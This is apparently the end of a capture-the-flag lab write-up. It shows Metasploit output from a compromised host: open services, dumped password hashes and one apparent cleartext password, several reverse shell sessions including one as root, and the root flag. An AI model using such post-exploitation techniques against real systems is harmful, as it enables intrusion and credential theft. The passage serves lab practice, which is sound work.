Now if I were performing a pentest I have a nice database I can access on any machines I accessed.



```
msf5 post(multi/gather/find_vmx) > hosts

Hosts
=====

address        mac  name           os_name  os_flavor           os_sp  purpose  info  comments
-------        ---  ----           -------  ---------           -----  -------  ----  --------
10.10.10.163        10.10.10.163   debian   Ubuntu 18.04.3 LTS    2.6.X  server
127.0.0.1           10.10.10.163   Unknown                             device

msf5 post(multi/gather/find_vmx) > services
Services
========

host           port  proto  name   state  info
----           ----  -----  ----   -----  ----
10.10.10.163   22    tcp    ssh    open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.163   80    tcp    http   open   Apache httpd 2.4.29 (Ubuntu)
127.0.0.1      3306  tcp    mysql  open
127.0.0.1      8000  tcp    java   open

msf5 post(multi/gather/find_vmx) > creds
Credentials
===========

host  origin  service  public  private                                                                                              realm  private_type       JtR Format
----  ------  -------  ------  -------                                                                                              -----  ------------       ----------
                       root    $6$lovIslJZ$EWn732AXLaP20CIRbIHp.csj/8iygHCCI0QCdp0HuZgMuqmSRMEyBzkS9MmVYdslnqwmoRnc1cE (TRUNCATED)        Nonreplayable hash
                       alexa   H,Sq9t6}a<)?q93_                                                                                            Password
                       alexa   $6$HuCC4jgs$UsZ3SuLXd4HY9Ukhi7ar3hMSR4erqUxznLQywcZgPxIfHUCRfhNaNALD5QKFNMU6pOheh88THqg (TRUNCATED)         Nonreplayable hash

msf5 post(multi/gather/find_vmx) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                                          Connection
  --  ----  ----                   -----------                                          ----------
  1         meterpreter x64/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 10.10.10.163  10.10.14.21:8081 -> 10.10.10.163:52444 (10.10.10.163)
  2         shell x64/linux                                                             10.10.14.21:8088 -> 10.10.10.163:47324 (10.10.10.163)
  3         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 10.10.10.163              10.10.14.21:4433 -> 10.10.10.163:46886 (10.10.10.163)
```

ROOT FLAG: 0ed04f28c579bf7508a0566529a8eaa3